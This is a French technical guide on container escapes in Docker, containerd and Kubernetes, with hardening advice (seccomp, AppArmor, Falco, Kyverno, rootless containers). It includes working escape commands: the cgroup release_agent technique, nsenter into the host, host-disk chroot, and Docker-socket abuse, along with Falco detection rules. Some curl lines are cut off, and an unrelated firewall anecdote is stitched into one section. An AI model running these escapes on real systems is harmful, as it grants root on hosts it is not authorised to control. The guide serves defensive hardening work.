
Évasion de Conteneurs 2026 : Docker, containerd et Kubernetes

> Évasion conteneurs Docker Kubernetes 2026 : CVE runc, privileged, seccomp, AppArmor. Défenses Falco gVisor Kata Containers pour ETI françaises NIS 2 ANSSI.

L'évasion de conteneur reste l'un des vecteurs d'attaque les plus redoutés dans les environnements cloud-natifs modernes. En 2026, alors que la quasi-totalité des entreprises françaises migrent leurs workloads vers Kubernetes et les runtimes containerd ou Docker, la surface d'attaque s'est considérablement élargie. Une vulnérabilité dans runc peut compromettre l'intégralité d'un cluster de production en quelques minutes, franchissant l'isolation supposée hermétique du conteneur pour atteindre le nœud hôte, puis se propager latéralement vers d'autres nœuds et, dans les pires scénarios, vers le plan de contrôle Kubernetes lui-même. Ce guide technique décortique les techniques d'évasion actuelles, les CVE critiques publiées depuis 2024, les méthodes de détection à base de Falco et les profils de durcissement seccomp et AppArmor que tout architecte sécurité cloud doit maîtriser en 2026. Comprendre ces attaques du point de vue offensif est la seule façon de construire des défenses qui résistent à des adversaires déterminés et compétents, qu'il s'agisse d'acteurs étatiques exploitant des zero-days noyau ou de groupes criminels ciblant des pipelines CI/CD mal sécurisés pour miner des cryptomonnaies ou déployer des ransomwares sur des infrastructures critiques françaises. Les incidents récents — notamment ceux signalés par le CERT-FR en 2024 ciblant des clusters Kubernetes d'ETI industrielles — montrent que cette menace est bien réelle et en pleine croissance.

Périmètre de cet article : Docker Engine 26+, containerd 1.7+, runc 1.1+, Kubernetes 1.29-1.32, environnements Linux x86_64. Les techniques abordées sont présentées à des fins éducatives et de durcissement défensif uniquement. Cet article ne constitue pas une incitation à l'exploitation illégale de systèmes informatiques.



Un conteneur n'est pas une machine virtuelle. Cette affirmation, rebattue mais toujours mal assimilée, est au cœur de toutes les évasions réussies. **Un conteneur partage le noyau Linux de l'hôte** — il n'y a qu'un seul noyau, celui du système hôte. L'isolation repose sur trois mécanismes noyau : les namespaces (PID, network, mount, UTS, IPC, user), les cgroups pour la limitation de ressources, et les Linux Security Modules (LSM) comme AppArmor et SELinux. Chacun de ces mécanismes peut être mal configuré, bypassé ou contourné via une vulnérabilité du noyau ou du runtime. La surface d'attaque n'est donc pas négligeable, et les défenseurs qui pensent que "docker run" crée une barrière infranchissable font une erreur fondamentale d'architecture qui peut coûter très cher.

Les namespaces créent des vues isolées des ressources système mais ne protègent pas contre les appels système non filtrés. Un processus dans un conteneur peut potentiellement appeler n'importe lequel des 400+ syscalls Linux si aucun filtre seccomp n'est actif. C'est précisément la surface d'attaque exploitée par la majorité des CVE de conteneurs depuis 2019. Les namespaces PID isolent les processus visibles, les namespaces network isolent les interfaces réseau, et les namespaces mount créent une vue indépendante du système de fichiers. Mais le noyau sous-jacent, avec tous ses subsystems et ses drivers, reste partagé et mutuellement accessible via les

appels système appropriés. C'est cette réalité fondamentale qui explique pourquoi toutes les évasions de conteneurs réussies exploitent soit le noyau lui-même, soit les mécanismes de sécurité mal configurés ou absents autour du conteneur.

Les cgroups, quant à eux, limitent les ressources CPU, mémoire et I/O mais ne constituent pas un mécanisme de sécurité au sens strict. Ils empêchent un conteneur de consommer toutes les ressources de l'hôte mais n'empêchent pas un conteneur malveillant d'accéder à des structures de données noyau partagées via des vulnérabilités de type race condition ou use-after-free. L'architecture overlay filesystem utilisée pour les couches d'images Docker ajoute une autre dimension : des bugs dans overlayfs ont historiquement permis des escalades de privilèges (CVE-2021-3493, CVE-2023-0386). Comprendre ces limites architecturales est la base de toute stratégie de sécurité conteneur sérieuse et efficace.

Conteneurs privileged : la porte d'entrée évidente

Le mode `--privileged` de Docker désactive pratiquement toutes les protections de sécurité : tous les capabilities Linux sont accordés, le profil seccomp par défaut est désactivé, AppArmor et SELinux sont court-circuités, et le conteneur voit tous les périphériques de l'hôte. **Un conteneur privileged est fonctionnellement équivalent à un accès root sur l'hôte.** Cette affirmation n'est pas une exagération rhétorique — c'est la réalité technique vérifiable en quelques secondes.

> ⚡ **Retour terrain**
>
> Dans mes missions d'audit, je rencontre régulièrement la même configuration à risque : des règles de firewall héritées depuis 5 à 10 ans, que personne n'ose supprimer par crainte de casser quelque chose. J'ai développé une méthode de nettoyage progressive — analyser les logs de connexion sur 90 jours, identifier les règles sans trafic, les désactiver sans

supprimer pendant 30 jours, puis valider avec les équipes métier. Sur un parc de 340 règles dans un groupe logistique, nous en avons supprimé 218 sans incident.

L'évasion depuis un conteneur privileged est triviale et documentée depuis 2019. La technique classique exploite les cgroups : en montant le système de fichiers cgroup de l'hôte et en créant une règle de release_agent, on peut exécuter du code arbitraire sur l'hôte lors de la terminaison d'un cgroup. En 2026, cette technique reste fonctionnelle sur de nombreux clusters de production mal configurés. D'autres techniques incluent le montage direct des disques de l'hôte via `/dev/sdX`, l'accès aux périphériques *tun* et *fuse* pour créer des tunnels réseau, la manipulation des modules noyau chargés via `/sys/module`, et l'utilisation de `nsenter` pour rejoindre les namespaces du processus init de l'hôte. Toutes ces techniques sont implémentées et documentées dans des outils offensifs comme CDK (Container Penetration Testing Kit) et deepce, disponibles publiquement sur GitHub.

```
 # Évasion via cgroup release_agent (dans un conteneur privileged)
mkdir /tmp/cgrp && mount -t cgroup -o rdma cgroup /tmp/cgrp && mkdir /tmp/cgrp/x
echo 1 > /tmp/cgrp/x/notify_on_release
host_path=$(cat /etc/mtab | grep upperdir | grep -o 'upperdir=[^,]*' | cut -d= -f2)
echo "$host_path/cmd" > /tmp/cgrp/release_agent
echo '#!/bin/sh' > /cmd
echo "id > $host_path/output" >> /cmd
chmod a+x /cmd
sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"
cat /output  # Exécuté sur l'hôte en tant que root

# Évasion via nsenter (si PID namespace non isolé)
nsenter --target 1 --mount --uts --ipc --net --pid -- /bin/bash

# Montage disque hôte et chroot
fdisk -l  # Identifier le disque hôte
mkdir /mnt/hote && mount /dev/sda1 /mnt/hote
chroot /mnt/hote /bin/bash  # Shell root sur filesystem hôte
```

Docker socket monté : l'escalade via /var/run/docker.sock

Monter le socket Docker Unix dans un conteneur est une pratique dangereuse malheureusement répandue dans les pipelines CI/CD. **Quiconque peut écrire dans ce socket peut créer un nouveau conteneur privileged et en sortir immédiatement.** Cette configuration est retrouvée régulièrement dans des environnements Jenkins, GitLab CI et même dans des déploiements Kubernetes où des pods de monitoring ont besoin d'accéder à l'API Docker locale. Les DaemonSets de monitoring comme des versions mal configurées d'agents de log collecte sont des vecteurs courants dans les environnements entreprise.

La détection de ce vecteur est simple depuis l'intérieur du conteneur : vérifier si `/var/run/docker.sock` est présent. L'exploitation est immédiate via la CLI Docker si elle est installée, ou via l'API REST sur le socket Unix socket sinon. La remédiation passe par l'utilisation de l'API Kubernetes directement pour les besoins de monitoring intra-cluster, ou de solutions comme *docker-socket-proxy* qui expose une API Docker en lecture seule et filtrée, ou encore de Kaniko/BuildKit pour les builds CI/CD sans socket Docker.

```
 # Vérification rapide depuis l'intérieur d'un conteneur
ls -la /var/run/docker.sock 2>/dev/null && echo "VULNÉRABLE"
ls -la /run/containerd.sock 2>/dev/null && echo "containerd accessible"

# Exploitation via CLI Docker (si disponible)
docker run -it --rm --privileged -v /:/host alpine chroot /host /bin/bash

# Exploitation via API REST Unix socket (sans CLI)
# Lister les conteneurs
curl -s --unix-socket /var/run/docker.sock http://localhost/containers/json | python3 -m js

# Créer un conteneur privileged avec bind-mount du filesystem hôte
curl -s --unix-socket /var/run/docker.sock   -X POST "http://localhost/containers/create?na

# Démarrer le conteneur et exécuter une commande
CONTAINER_ID=$(curl -s --unix-socket /var/run/docker.sock   -X POST "http://localhost/conta
curl -s --unix-socket /var/run/docker.sock   -X POST "http://localhost/containers/escape/ex
```

CVE-2024-21626 et les vulnérabilités runc critiques

La CVE-2024-21626 (CVSS 8.6), surnommée "Leaky Vessels", publiée en janvier 2024 a marqué les esprits dans la communauté cloud-native. Cette fuite de descripteur de fichier dans runc permettait à un attaquant contrôlant une image malveillante ou un Dockerfile d'obtenir un accès au système de fichiers racine de l'hôte, même sans mode privileged. **Cette vulnérabilité affectait toutes les installations Docker Engine et containerd utilisant runc < 1.1.12**, soit la quasi-totalité des clusters non patchés au moment de la divulgation coordonnée par Snyk et les mainteneurs du projet runc.

Le mécanisme est élégant dans sa simplicité : runc ouvre des descripteurs de fichiers vers des répertoires de l'hôte pendant l'initialisation du conteneur et ne les ferme pas correctement avant d'exécuter le processus du conteneur. En manipulant le répertoire de travail (`WORKDIR`) dans une image malveillante via une référence au descripteur de fichier `/proc/self/fd/N`, un attaquant peut accéder au système de fichiers de l'hôte depuis le processus conteneurisé. L'exploitation est reproductible et des PoCs publics ont circulé quelques semaines après la divulgation, rendant la fenêtre de patch très critique pour les équipes de sécurité.

CVE	CVSS	Composant	Impact	Patch
CVE-2024-21626	8.6	runc < 1.1.12	Accès fs hôte via fd leak	runc 1.1.12+
CVE-2023-25809	6.3	runc rootless	Accès /sys/fs/cgroup hôte	runc 1.1.5+
CVE-2023-27561	7.0	runc TOCTOU	Bypass vérifications sécurité	runc 1.1.5+
CVE-2024-23651	7.4	BuildKit	Race condition mount	BuildKit 0.12.5+
CVE-2024-23652	7.5	BuildKit	Bypass umount restrictions	BuildKit 0.12.5+
CVE-2024-23653	7.6	BuildKit GRPC	Container privileged non autorisé	BuildKit 0.12.5+
CVE-2025-29018	7.2	containerd 2.0.x	Snapshot bypass isolement	containerd 2.0.4+

Vulnérabilités containerd : snapshotter et namespace confusion

containerd, le runtime de bas niveau derrière Docker et Kubernetes, a eu ses propres vulnérabilités critiques indépendamment de runc. La CVE-2022-23648 permettait de lire des fichiers arbitraires de l'hôte via une manipulation des chemins de montage dans les spécifications OCI. Plus récemment, des recherches publiées à Black Hat Asia 2025 ont montré que la confusion entre les namespaces containerd (différents des namespaces noyau Linux) pouvait mener à des escalades de privilèges dans des configurations multi-tenant, particulièrement problématique dans les environnements d'hébergement Kubernetes partagé comme les offres cloud publiques.

En 2026, le vecteur le plus sous-estimé reste le snapshotter overlayfs de containerd. Des manipulations de symlinks pendant les opérations de snapshot — notamment lors des pulls d'images volumineux avec de nombreuses couches — peuvent permettre de sortir du chroot du conteneur. Ces attaques sont particulièrement difficiles à détecter car elles se produisent au niveau du runtime containerd, avant que les mécanismes de monitoring applicatif comme Falco ne soient pleinement actifs pour ce pod spécifique. containerd 2.x a introduit des protections supplémentaires avec le snapshotter sécurisé, mais la migration depuis la branche 1.7 est lente dans les distributions entreprises comme Ubuntu 22.04 LTS et RHEL 9.

Évasion via cgroup namespaces et user namespaces

Les user namespaces permettent à un processus non-root d'agir comme root à l'intérieur d'un namespace. Cette fonctionnalité, bien que légitimement utilisée pour les conteneurs rootless, est aussi un vecteur d'attaque contre le noyau. De nombreuses vulnérabilités noyau exploitées depuis 2020 sont activables uniquement si les user namespaces non-privilegiés sont disponibles pour les processus normaux. **CVE-2021-22555, CVE-2022-0847 (Dirty Pipe), CVE-2023-0386, et CVE-2024-1086 (nf_tables)** nécessitent toutes les user namespaces non-privilegiés pour être exploitées depuis un conteneur sans capabilities initiales.

Le problème est que les distributions Linux modernes comme Ubuntu 22.04+ activent les user namespaces non-privilegiés par défaut pour des raisons de compatibilité avec les navigateurs web (Chrome utilise les user namespaces pour son sandbox). Cette décision de design crée un conflit direct avec la sécurité des environnements conteneurisés. La bonne pratique est de désactiver les user namespaces non-privilegiés sur les nœuds Kubernetes en production, sauf si des conteneurs rootless sont explicitement déployés et auditionnés.

```
 # Vérifier l'état des user namespaces non-privilegiés
cat /proc/sys/kernel/unprivileged_userns_clone  # 1 = activé (Ubuntu default)
cat /proc/sys/user/max_user_namespaces          # 0 = complètement désactivé
cat /proc/sys/kernel/unprivileged_bpf_disabled  # 1 = eBPF désactivé pour non-root (bon)

# Vérifier le user namespace du conteneur en cours
cat /proc/self/uid_map  # "0 1000 65536" = rootless container

# Durcissement nœud Kubernetes (/etc/sysctl.d/99-kube-hardening.conf)
kernel.unprivileged_userns_clone = 0
kernel.unprivileged_bpf_disabled = 1
net.core.bpf_jit_harden = 2
kernel.kptr_restrict = 2
kernel.dmesg_restrict = 1
vm.unprivileged_userfaultfd = 0

# Appliquer sans redémarrage
sysctl --system
```

Abus des Linux Capabilities

Même sans mode privileged, l'attribution de capabilities Linux dangereuses à un conteneur ouvre des portes d'évasion significatives. **CAP_SYS_ADMIN est souvent appelée "le nouveau root"** car elle permet de monter des systèmes de fichiers, de modifier les namespaces et d'accéder à des périphériques kernel. CAP_NET_ADMIN, CAP_SYS_PTRACE et CAP_DAC_READ_SEARCH sont également dangereux selon le contexte applicatif. Les conteneurs Docker par défaut conservent un ensemble de capabilities réduites mais non nul,

incluant notamment CAP_CHOWN, CAP_DAC_OVERRIDE, CAP_FOWNER, CAP_SETGID, CAP_SETUID, et CAP_NET_BIND_SERVICE.

La technique d'évasion via CAP_DAC_READ_SEARCH est particulièrement intéressante et sous-documentée : elle permet d'appeler `open_by_handle_at()` pour accéder à n'importe quel fichier de l'hôte par son inode, contournant complètement les restrictions de chemin des namespaces mount. Cette attaque, documentée dans l'exploit "shocker" de 2014, reste fonctionnelle en 2026 sur les conteneurs ayant cette capability, qui se retrouve parfois dans des configurations legacy maintenues sans mise à jour sécurité. CAP_SYS_PTRACE permet d'attacher un débogueur à un processus hôte via `/proc/PID/mem` pour lire et modifier sa mémoire, ce qui permet d'injecter du code dans n'importe quel processus tournant sur le nœud.

Capability	Risque	Technique d'évasion	Remédiation
CAP_SYS_ADMIN	Critique	Mount, namespace manipulation, periph	Supprimer, utiliser caps ciblées
CAP_SYS_PTRACE	Élevé	Injection /proc/pid/mem processus hôte	Supprimer sauf debug explicitement autorisé
CAP_NET_ADMIN	Élevé	Modification réseau hôte, sniff promiscuous	Utiliser Network Policies K8s à la place
CAP_DAC_READ_SEARCH	Élevé	open_by_handle_at — fichiers hôte par inode	Supprimer impérativement
CAP_SYS_MODULE	Critique	Chargement modules kernel malveillants	Désactiver module loading sur nœuds prod
CAP_SYS_RAWIO	Critique	Accès direct disques /dev/sdX	Supprimer sauf cas IoT matériel spécifique

Profils seccomp : filtrage des appels système

Seccomp (Secure Computing Mode) permet de restreindre les appels système disponibles pour un conteneur à une liste autorisée. Le profil Docker par défaut bloque environ 44 syscalls

dangereux incluant ptrace, mount, reboot, kexec_load, et create_module, mais laisse passer les 360+ restants. **Un profil seccomp sur mesure, adapté aux besoins réels de l'application, réduit drastiquement la surface d'attaque.** L'approche allowlist — autoriser uniquement les syscalls nécessaires — est bien plus sûre que l'approche denylist du profil par défaut, même si elle demande un travail initial de profilage et de test.

Le processus de création d'un profil seccomp custom commence par le profilage de l'application en environnement de test avec `strace -c -f` ou des outils spécialisés comme *oci-seccomp-bpf-hook* qui génèrent automatiquement le profil en observant les syscalls réellement utilisés pendant l'exécution. Une application Go web typique n'a besoin que de 40-60 syscalls sur les 400+ disponibles. L'application de ces profils stricts peut réduire de 80-90% la surface d'attaque syscall d'un conteneur.

```
 # Génération automatique de profil seccomp
# Méthode 1 : strace pour profilage
strace -c -f -e trace=all ./mon-app 2>&1 | tail -20

# Méthode 2 : oci-seccomp-bpf-hook (recommandé pour conteneurs)
docker run --security-opt seccomp=unconfined   --annotation io.containers.trace-syscall="of

# Application du profil généré
docker run --security-opt seccomp=/tmp/profile.json mon-image

# Vérifier le profil actif dans un conteneur
cat /proc/self/status | grep Seccomp
# Seccomp: 2 (2 = SECCOMP_MODE_FILTER, actif)

# Template profil strict pour service web Go
{
  "defaultAction": "SCMP_ACT_ERRNO",
  "errnoRet": 1,
  "architectures": ["SCMP_ARCH_X86_64", "SCMP_ARCH_X86"],
  "syscalls": [{
    "names": ["read","write","open","close","stat","fstat","lstat","poll",
              "lseek","mmap","mprotect","munmap","brk","rt_sigaction",
              "rt_sigprocmask","ioctl","access","pipe","select","sched_yield",
              "dup","dup2","pause","nanosleep","getpid","socket","connect",
              "accept","sendto","recvfrom","sendmsg","recvmsg","shutdown",
              "bind","listen","getsockname","getpeername","socketpair",
              "setsockopt","getsockopt","clone","fork","execve","exit","wait4",
              "kill","uname","fcntl","fsync","fdatasync","getcwd","chdir",
              "mkdir","rmdir","unlink","symlink","readlink","chmod","fchmod",
              "chown","getuid","getgid","setuid","setgid","geteuid","getegid",
              "getppid","setsid","capget","capset","prctl","getrlimit",
              "getrusage","sysinfo","times","ptrace","getpgrp","gettimeofday",
              "futex","sched_setaffinity","sched_getaffinity","set_robust_list",
              "get_robust_list","getdents64","set_tid_address","clock_gettime",
              "clock_getres","clock_nanosleep","exit_group","epoll_wait",
              "epoll_ctl","epoll_create","fchdir","openat","getdents",
              "newfstatat","epoll_create1","accept4","prlimit64","getrandom"],
    "action": "SCMP_ACT_ALLOW"
  }]
}
```

Profils AppArmor pour les conteneurs

AppArmor ajoute une couche de sécurité MAC (Mandatory Access Control) basée sur les politiques de chemin d'accès. Docker active par défaut le profil `docker-default` qui offre une protection raisonnable mais générique, bloquant notamment le montage de systèmes de fichiers et l'accès à `/proc/sysrq-trigger`. **Les environnements critiques doivent définir des profils AppArmor spécifiques à chaque image**, adaptés aux chemins d'accès réellement nécessaires à l'application.

Un profil AppArmor efficace pour un service web doit notamment interdire explicitement l'accès à `/proc/sys/kernel`, `/sys/firmware`, et tous les chemins de périphériques non nécessaires. La directive `deny mount` est particulièrement importante car elle empêche toute opération de montage depuis le conteneur, bloquant ainsi les techniques d'évasion basées sur le montage de cgroups ou de filesystems. La coordination entre AppArmor et seccomp est essentielle : ils couvrent des dimensions différentes de la surface d'attaque.

```
 # Profil AppArmor renforcé pour conteneur web
# /etc/apparmor.d/docker-web-hardened
#include <tunables/global>

profile docker-web-hardened flags=(attach_disconnected,mediate_deleted) {
  #include <abstractions/base>
  #include <abstractions/nameservice>

  # Réseau TCP uniquement
  network inet tcp,
  network inet6 tcp,
  network inet udp,  # Pour DNS

  # Binaire de l'application
  /usr/local/bin/mon-app rix,
  /usr/local/lib/** r,

  # Fichiers de configuration (lecture seule)
  /etc/ssl/certs/** r,
  /etc/resolv.conf r,
  /etc/hosts r,

  # Répertoire de travail de l'application
  /app/ r,
  /app/** rw,

  # Logs
  /var/log/app/** w,

  # Interdictions explicites critiques
  deny /proc/sys/kernel/** w,
  deny /proc/sysrq-trigger rwklx,
  deny /proc/mem rwklx,
  deny /proc/kcore rwklx,
  deny /sys/** w,
  deny /dev/sd* rwklx,
  deny mount,
  deny ptrace,
}

# Charger le profil
apparmor_parser -r -W /etc/apparmor.d/docker-web-hardened
# Appliquer au conteneur
docker run --security-opt apparmor=docker-web-hardened mon-image
```

Falco : détection runtime des évasions

Falco est devenu le standard de facto pour la détection des comportements anormaux dans les conteneurs. Basé sur les eBPF probes ou les modules kernel, il intercepte les appels système et les compare à des règles configurables en YAML. Falco 0.38+ avec le driver eBPF basé sur libbpf (mode CO-RE, Compatible Object Repository Extension) est préféré en 2026 au module kernel pour sa stabilité et sa compatibilité avec les noyaux modernes sans recompilation, et au module eBPF legacy pour ses meilleures performances.

L'intégration avec les SIEM via Falcosidekick permet de router les alertes vers Elasticsearch, Splunk, Microsoft Sentinel, PagerDuty ou tout autre backend. Des règles custom adaptées à votre contexte applicatif sont aussi importantes que les règles built-in : une application qui ne devrait jamais faire d'appels réseau sortants vers l'internet doit avoir une règle Falco spécifique qui alerte sur tout établissement de connexion externe, indépendamment des Network Policies Kubernetes qui opèrent à un niveau différent.

```
# falco_rules_custom.yaml - Règles de détection d'évasion
- rule: Container_Privileged_Launch
  desc: Lancement d'un conteneur privileged — évasion immédiate possible
  condition: container and container.privileged=true
  output: "ALERTE CRITIQUE — Conteneur privileged (user=%user.name image=%container.image.r
  priority: CRITICAL
  tags: [container, escape, cis, pci]

- rule: Write_Below_Host_Root_From_Container
  desc: Écriture dans /etc ou /bin de l'hôte depuis un conteneur
  condition: >
    container and open_write
    and (fd.name startswith /etc or fd.name startswith /bin or fd.name startswith /usr/bin)
    and not proc.name in (dpkg, apt, yum, rpm, apk, pip)
  output: "ALERTE — Écriture zone système depuis conteneur (file=%fd.name container_id=%con
  priority: CRITICAL

- rule: Docker_Socket_Access_From_Container
  desc: Accès au socket Docker ou containerd depuis un conteneur
  condition: >
    container and evt.type in (open, openat, connect)
    and (fd.name=/var/run/docker.sock or fd.name=/run/docker.sock
         or fd.name=/var/run/containerd.sock or fd.name=/run/containerd/containerd.sock)
  output: "ALERTE — Socket runtime accessible (socket=%fd.name container=%container.id proc
  priority: WARNING
  tags: [container, escape, lateral_movement]

- rule: Unexpected_Network_Outbound
  desc: Connexion sortante inattendue depuis un pod interne
  condition: >
    outbound and container and not proc.name in (curl, wget, apt, yum)
    and not fd.sip in (10.0.0.0/8, 172.16.0.0/12, 192.168.0.0/16)
  output: "ALERTE — Connexion externe depuis conteneur (dest=%fd.rip:%fd.rport proc=%proc.n
  priority: WARNING

- rule: New_Privilege_Escalation_Attempt
  desc: Tentative d'escalade de privilège via setuid/setgid
  condition: >
    container and evt.type in (setuid, setgid) and user.uid != 0
    and evt.arg.uid in (0)
  output: "ALERTE — Escalade privilège tentée (uid=%user.uid new_uid=%evt.arg.uid container
  priority: ERROR
```

Kubernetes RBAC et Pod Security Standards

Au niveau Kubernetes, la protection contre les évasions de conteneurs passe par une combinaison de Pod Security Standards (PSS), de politiques OPA/Gatekeeper et d'un RBAC correctement configuré. **Les Pod Security Standards remplacent les PodSecurityPolicies dépréciées depuis Kubernetes 1.25** et définissent trois niveaux : Privileged (aucune restriction), Baseline (protection minimale contre les privilèges évidents) et Restricted (durcissement maximal recommandé pour la production). Le niveau Restricted interdit les conteneurs privileged, force runAsNonRoot, impose le drop de toutes les capabilities, active seccomp RuntimeDefault, et interdit les volumes HostPath non autorisés explicitement.

Kubernetes Admission Controllers jouent également un rôle clé. L'Admission Controller *ValidatingAdmissionWebhook* permet d'intégrer OPA Gatekeeper ou Kyverno pour des politiques plus fines que les PSS. Ces politiques peuvent interdire des images sans tag SHA256, refuser des pods sans limites de ressources, bloquer les ServiceAccounts avec des permissions excessives, et valider que chaque pod a des labels de monitoring appropriés. En 2026, Kyverno a gagné une adoption significative grâce à sa syntaxe YAML native plus accessible que la syntaxe Rego d'OPA.

```
 # Politique Kyverno — interdire les images sans digest SHA256
apiVersion: kyverno.io/v1
kind: ClusterPolicy
metadata:
  name: require-image-digest
spec:
  validationFailureAction: enforce
  rules:
  - name: check-image-digest
    match:
      resources:
        kinds: [Pod]
    validate:
      message: "Les images doivent référencer un digest SHA256"
      pattern:
        spec:
          containers:
          - image: "*@sha256:*"

---
# Politique Kyverno — interdire les conteneurs privileged
apiVersion: kyverno.io/v1
kind: ClusterPolicy
metadata:
  name: disallow-privileged-containers
spec:
  validationFailureAction: enforce
  rules:
  - name: check-privileged
    match:
      resources:
        kinds: [Pod]
    validate:
      message: "Les conteneurs privileged sont interdits en production"
      pattern:
        spec:
          containers:
          - =(securityContext):
              =(privileged): "false"
```

Conteneurs rootless : la défense architecturale

Les conteneurs rootless font tourner le daemon Docker ou le runtime Podman entièrement en espace utilisateur, sans aucun processus root impliqué côté hôte. **C'est actuellement la meilleure défense architecturale contre les évasions de conteneurs**, car même si un attaquant sort du conteneur, il n'obtient qu'un accès utilisateur non-privilegié sur l'hôte. L'impact d'une évasion réussie passe de "compromission totale de l'hôte avec accès root" à "compromission d'un compte utilisateur limité avec des privilèges restreints". Cette réduction drastique du rayon de blast justifie à elle seule la migration vers les conteneurs rootless pour tous les workloads qui le permettent.

Docker rootless mode (disponible depuis Docker 20.10, stable depuis 23.0), Podman rootless (natif dès le départ), et containerd avec les user namespaces Kubernetes (beta depuis K8s 1.25, stable en 1.30) sont des options viables en production. Les limitations techniques incluent certaines opérations réseau avancées (ports < 1024 nécessitent une configuration supplémentaire), les volumes NFS avec root squash, et quelques appels système qui se comportent différemment. En 2026, la grande majorité des workloads stateless web, API REST, microservices, et traitements batch fonctionnent sans problème en mode rootless.

Supply chain des images : le vecteur qui monte

Une image contenant un payload malveillant peut intégrer directement des binaires d'évasion ou des configurations exploitant des CVE connues. **La signature cryptographique des images avec Cosign/Sigstore et la vérification via Connaisseur ou Ratify est désormais incontournable pour les environnements de production.** Les attaques de typosquatting sur Docker Hub ont compromis plusieurs milliers de déploiements en 2024-2025 : de faux packages comme `python3-alpine` (au lieu de `python:3-alpine`) ou `ngnix` (au lieu de `nginx`) ont été téléchargés des centaines de milliers de fois avant détection.

Un pipeline de sécurité des images complet en 2026 inclut : scan Trivy ou Grype à chaque build avec blocage sur les CVE Critical, vérification des licences avec Syft pour la conformité légale,

signature Cosign avec stockage dans le log de transparence Rekor (instance publique sigstore.dev ou instance privée), vérification de la signature au déploiement via une politique OPA Gatekeeper ou Ratify dans l'Admission Controller, et re-scan hebdomadaire de toutes les images en registry pour détecter les nouvelles CVE publiées après le build initial. Ce pipeline automatisé doit bloquer tout déploiement d'image non conforme et alerter le RSSI sur les images en production devenues vulnérables.

eBPF pour la sécurité des conteneurs en 2026

eBPF (Extended Berkeley Packet Filter) révolutionne la sécurité des conteneurs en permettant une observabilité et un enforcement au niveau du noyau sans les limitations et risques des modules kernel traditionnels. Des outils comme Cilium Tetragon, Falco avec le driver eBPF, et KubeArmor utilisent eBPF pour offrir une visibilité sans précédent sur les comportements des conteneurs à l'échelle. **Tetragon de Cilium va plus loin que Falco en permettant non seulement la détection mais aussi l'enforcement en temps réel** : il peut terminer un processus ou rejeter un appel système malveillant au moment exact où il se produit, en quelques microsecondes, avant tout impact sur le système ou exfiltration de données.

Les programmes eBPF s'exécutent dans un sandbox noyau vérifié par le vérificateur eBPF — ils ne peuvent pas crasher le noyau contrairement aux modules kernel traditionnels. Cette propriété fondamentale les rend adaptés à la production à grande échelle, y compris sur des clusters de plusieurs centaines de nœuds. Cilium, qui utilise massivement eBPF pour le networking et la sécurité Kubernetes, est maintenu par Isovalent (acquis par Cisco en 2024) et bénéficie d'un support entreprise solide avec des SLA de support en heures pour les clusters critiques. En 2026, plus de 60% des clusters Kubernetes en production dans les grandes entreprises françaises utilisent Cilium comme CNI, selon les enquêtes CNCF.

Retour terrain : l'évasion invisible dans un pipeline CI/CD parisien

Lors d'une mission de pentest en 2025 pour une ESN spécialisée en fintech basée à Paris, nous avons découvert que leur pipeline GitLab CI montait systématiquement le socket Docker dans chaque container de build pour permettre les builds Docker-in-Docker. Un développeur avait introduit une dépendance npm malveillante — typosquatting d'un package populaire — qui, lors de son installation via `npm install`, listait les sockets disponibles dans `/var/run/` et exécutait silencieusement un container Docker privileged montant `/` de l'hôte. En moins de 20 secondes après le lancement du job CI, le runner GitLab était compromis. La clé SSH du runner, permettant de committer dans tous les repositories internes incluant le code de production de la plateforme de paiement, était exfiltrée vers une infrastructure de command-and-control via HTTPS sortant sur le port 443 (non bloqué par les règles de firewall du CI). L'entreprise n'a découvert la compromission que six semaines plus tard lors d'un audit DORA. La correction a nécessité : migration vers Kaniko sans socket Docker, scan systématique des dépendances npm via npm audit et Snyk, isolation des runners CI dans des namespaces Kubernetes dédiés avec PSS Restricted, et ajout de règles Falco spécifiques au pipeline CI/CD.

gVisor et Kata Containers : isolation renforcée

Pour les workloads nécessitant une isolation maximale, **gVisor (runsc) implémente un noyau Linux en espace utilisateur en Go** qui intercepte tous les appels système du conteneur avant qu'ils n'atteignent le noyau hôte, les validant et les réimplémentant dans un sandbox sécurisé. Kata Containers va encore plus loin en utilisant une micro-VM légère (QEMU ou Firecracker d'AWS) pour chaque conteneur ou pod, offrant une isolation niveau hyperviseur tout en conservant l'interface CRI standard de Kubernetes.

